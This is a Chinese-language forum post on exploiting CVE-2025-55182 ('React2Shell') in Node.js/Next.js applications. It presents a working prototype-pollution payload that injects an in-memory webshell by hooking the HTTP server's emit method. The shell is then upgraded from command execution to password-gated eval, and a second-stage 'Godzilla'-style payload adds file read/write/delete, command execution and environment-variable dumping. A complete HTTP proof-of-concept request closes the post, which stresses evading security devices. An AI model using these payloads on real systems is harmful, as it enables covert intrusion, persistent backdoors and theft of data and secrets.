传统利用方式的局限性
原始Exp - 命令执行内存马
目前公开的CVE-2025-55182漏洞利用代码大多停留在命令执行阶段,其核心Payload通常如下所示:
{
  "_response": {
    "_prefix": "(async()=>{
      const http=await import('node:http');
      const url=await import('node:url');
      const cp=await import('node:child_process');
      const querystring=await import('node:querystring');
      const originalEmit = http.Server.prototype.emit;
      http.Server.prototype.emit = function(event, ...args) {
        if (event === 'request') {
          const [req, res] = args;
          const parsedUrl = url.parse(req.url, true);
          // 关键:只能执行命令
          if (parsedUrl.pathname === '/ppp' && req.method === 'POST') {
            let body = '';
            req.on('data', chunk => body += chunk.toString());
            req.on('end', () => {
              const postData = querystring.parse(body);
              const command = postData['attack'];
              const decodedCmd = Buffer.from(command, 'base64').toString('utf-8');
              // 只能命令执行
              cp.exec(decodedCmd, (err, stdout, stderr) => {
                res.writeHead(200, {'Content-Type': 'text/plain'});
                res.end(stdout);
              });
            });
            return true;
          }
        }
        return originalEmit.apply(this, arguments);
      };
    })();",
    "_chunks": "$Q2",
    "_formData": {"get": "$1:constructor:constructor"}
  },
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}"
}

存在的问题
- 功能受限:只能执行系统命令,无法直接运行任意Node.js代码,灵活性差。
- 流量特征明显:每次请求都需进行Base64编码,行为模式固定,易于被安全设备检测。
- 扩展困难:难以直接调用丰富的Node.js原生API或第三方模块以实现复杂功能。
- 缺乏状态持久化:无法在内存中保存函数、变量或对象状态,每次交互均为独立命令执行。
从命令执行到代码执行的升级

在渗透测试中,例如在利用Shiro漏洞时,我们更倾向于注入类似Godzilla的代码执行内存马,而非功能受限的命令执行。后者在Windows环境下往往依赖PowerShell,隐蔽性(OpSec)较差。在Node.js场景中亦是如此。虽然社区一直期待相关工具的更新,但由于Node.js渗透场景相对小众,这一需求未被满足。此次CVE-2025-55182(React2Shell)事件恰好为实现真正的Node.js代码执行内存马提供了绝佳契机。
核心改造思路
改造的核心目标是将其从“命令执行器”转变为“代码执行器”,其原理类似于PHP的一句话木马:
<?php eval($_POST['cmd']); ?>
优化后的内存马Payload如下(完整请求包见文末):
{
  "_response": {
    "_prefix": "(async()=>{
      const h=await import('node:http');
      const u=await import('node:url');
      const o=h.Server.prototype.emit;
      h.Server.prototype.emit=function(e,...a){
        if(e==='request'){
          const[q,s]=a;
          const p=u.parse(q.url,true);
          // 改为代码执行
          if(p.pathname==='/api/test'&&q.method==='POST'){
            let b='';
            q.on('data',c=>b+=c.toString());
            q.on('end',()=>{
              try{
                const d=JSON.parse(b);
                // 密码验证
                if(d.p!=='pass'){
                  s.writeHead(403);
                  s.end('Forbidden');
                  return
                }
                // 核心:执行任意代码
                const r=eval(d.c);
                s.writeHead(200,{'Content-Type':'application/json'});
                s.end(JSON.stringify({success:true,result:r}))
              }catch(e){
                s.writeHead(500);
                s.end(JSON.stringify({success:false,error:e.message}))
              }
            });
            return true
          }
        }
        return o.apply(this,arguments)
      }
    })();"
  }
}

- 密码错误回显
- 密码正确-成功代码执行

此改造实现了对POST请求中JSON格式的代码进行动态解析与执行,大大提升了利用的灵活性与功能上限。
实现“哥斯拉”式高级内存马架构
架构思想借鉴
高级WebShell工具(如Godzilla)与传统WebShell的一个关键区别在于其“两段式”架构:
- 第一阶段(一次性注入):将完整的功能Payload植入目标应用的内存中。
- 第二阶段(多次调用):后续仅需通过请求调用已注入Payload中的特定方法名和参数,无需重复传输完整代码。
这种架构极大减少了通信流量,提升了隐蔽性。我们可以借鉴这一思想,将功能集预先注入到global对象中。
Payload功能集设计
以下是一个功能丰富的Payload示例,它定义了多个可供远程调用的方法:
(function() {
  const _require = process.mainModule.require.bind(process.mainModule);
  const payload = {
    // 测试方法
    test: () => 'ok',
    // 获取系统信息
    getBasicInfo: () => {
      const os = _require('os');
      return {
        platform: process.platform,
        arch: process.arch,
        nodeVersion: process.version,
        pid: process.pid,
        cwd: process.cwd(),
        hostname: os.hostname(),
        user: process.env.USER || 'unknown',
        cpus: os.cpus().length,
        totalMem: Math.round(os.totalmem() / 1024 / 1024) + 'MB',
        freeMem: Math.round(os.freemem() / 1024 / 1024) + 'MB'
      };
    },
    // 命令执行
    execCommand: (cmd) => {
      const cp = _require('child_process');
      return cp.execSync(cmd, {
        encoding: 'utf8',
        maxBuffer: 10 * 1024 * 1024,
        timeout: 30000
      });
    },
    // 文件读取
    readFile: (filepath) => {
      const fs = _require('fs');
      return fs.readFileSync(filepath, 'utf8');
    },
    // 文件写入
    writeFile: (filepath, content) => {
      const fs = _require('fs');
      fs.writeFileSync(filepath, content, 'utf8');
      return 'ok';
    },
    // 列出目录
    listDirectory: (dirpath) => {
      const fs = _require('fs');
      const path = _require('path');
      const items = fs.readdirSync(dirpath || '.');
      return items.map(item => {
        const fullPath = path.join(dirpath || '.', item);
        try {
          const stat = fs.statSync(fullPath);
          return {
            name: item,
            type: stat.isDirectory() ? 'dir' : 'file',
            size: stat.size,
            mode: stat.mode.toString(8),
            mtime: stat.mtime
          };
        } catch(e) {
          return { name: item, error: e.message };
        }
      });
    },
    // 删除文件
    deleteFile: (filepath) => {
      const fs = _require('fs');
      fs.unlinkSync(filepath);
      return 'ok';
    },
    // 获取文件信息
    getFileInfo: (filepath) => {
      const fs = _require('fs');
      const stat = fs.statSync(filepath);
      return {
        size: stat.size,
        isFile: stat.isFile(),
        isDirectory: stat.isDirectory(),
        mode: stat.mode.toString(8),
        uid: stat.uid,
        gid: stat.gid,
        atime: stat.atime,
        mtime: stat.mtime,
        ctime: stat.ctime
      };
    },
    // 创建目录
    createDirectory: (dirpath) => {
      const fs = _require('fs');
      fs.mkdirSync(dirpath, { recursive: true });
      return 'ok';
    },
    // 复制文件
    copyFile: (src, dst) => {
      const fs = _require('fs');
      fs.copyFileSync(src, dst);
      return 'ok';
    },
    // 移动文件
    moveFile: (src, dst) => {
      const fs = _require('fs');
      fs.renameSync(src, dst);
      return 'ok';
    },
    // 获取进程信息
    getProcessInfo: () => {
      return {
        pid: process.pid,
        ppid: process.ppid,
        platform: process.platform,
        arch: process.arch,
        nodeVersion: process.version,
        cwd: process.cwd(),
        execPath: process.execPath,
        argv: process.argv,
        uptime: process.uptime(),
        memoryUsage: process.memoryUsage()
      };
    },
    // 获取网络信息
    getNetworkInfo: () => {
      const os = _require('os');
      return os.networkInterfaces();
    },
    // 获取环境变量
    getEnvironment: () => {
      return process.env;
    },
    // 动态加载模块
    loadModule: (moduleName) => {
      try {
        _require(moduleName);
        return 'ok: ' + moduleName + ' loaded';
      } catch(e) {
        return 'error: ' + e.message;
      }
    }
  };
  // 注册到全局对象
  global._GodzillaPayload = payload;
  return 'Payload initialized';
})();
利用步骤
- 注入代码执行内存马:首先利用CVE-2025-55182漏洞,注入上文改造后的“代码执行小马”。
- 注入完整功能Payload:通过“代码执行小马”的
eval能力,执行上述完整的Payload代码,将其注册到global._GodzillaPayload。

- 调用功能方法:此后,只需向内存马发送简单的JSON指令,即可调用
_GodzillaPayload中预定义的任何方法,实现“一次注入,多次调用”。


这种模式极大地减少了后续攻击流量,仅需传输方法名和参数,隐蔽性显著增强,为后续集成到自动化安全测试工具(如Godzilla)中奠定了基础。
总结
本文从CVE-2025-55182漏洞原始的命令执行利用方式出发,进行了两阶段深度优化:
- 能力升级:将内存马从功能单一的“命令执行器”改造为灵活的“代码执行器”,实现了类似PHP一句话木马的强大功能。
- 架构升级:借鉴高级WebShell的“两段式”思想,实现了“一次注入,多次调用”的高级内存马架构,显著降低了通信流量与暴露风险。
最终,我们构建了一套高度隐蔽、功能全面且易于扩展的Node.js内存WebShell利用框架。
附:注入代码执行内存马PoC
POST / HTTP/2
Host: xxxx
User-Agent: Mozilla/5.0 (Fedora; Linux i686) AppleWebKit/537 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryc3032166d8f64cfa8478a29724784f50
Next-Action: x
X-Nextjs-Html-Request-Id: 9poSBEtHMtZOrCCxcccz
X-Nextjs-Request-Id: jxHtCBxz
Accept-Encoding: gzip, deflate, br
Cache-Control: no-cache
Pragma: no-cache
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1350

------WebKitFormBoundaryc3032166d8f64cfa8478a29724784f50
Content-Disposition: form-data; name="0"

{"then": "$1:__proto__:then","status": "resolved_model","reason": -1,"value": "{\"then\":\"$B1337\"}","_response": {"_prefix": "(async()=>{const h=await import('node:http');const u=await import('node:url');const o=h.Server.prototype.emit;h.Server.prototype.emit=function(e,...a){if(e==='request'){const[q,s]=a;const p=u.parse(q.url,true);if(p.pathname==='/api/test'&&q.method==='POST'){let b='';q.on('data',c=>b+=c.toString());q.on('end',()=>{try{const d=JSON.parse(b);if(d.p!=='pass'){s.writeHead(403);s.end('Forbidden');return}const r=eval(d.c);s.writeHead(200,{'Content-Type':'application/json'});s.end(JSON.stringify({success:true,result:r}))}catch(e){s.writeHead(500);s.end(JSON.stringify({success:false,error:e.message}))}});return true}}return o.apply(this,arguments)}})();","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"    }  }}
------WebKitFormBoundaryc3032166d8f64cfa8478a29724784f50
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryc3032166d8f64cfa8478a29724784f50
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryc3032166d8f64cfa8478a29724784f50--
 发表于 2025-12-14 13:36:33
|
查看: 447|
回复: 0
发表于 2025-12-14 13:36:33
|
查看: 447|
回复: 0

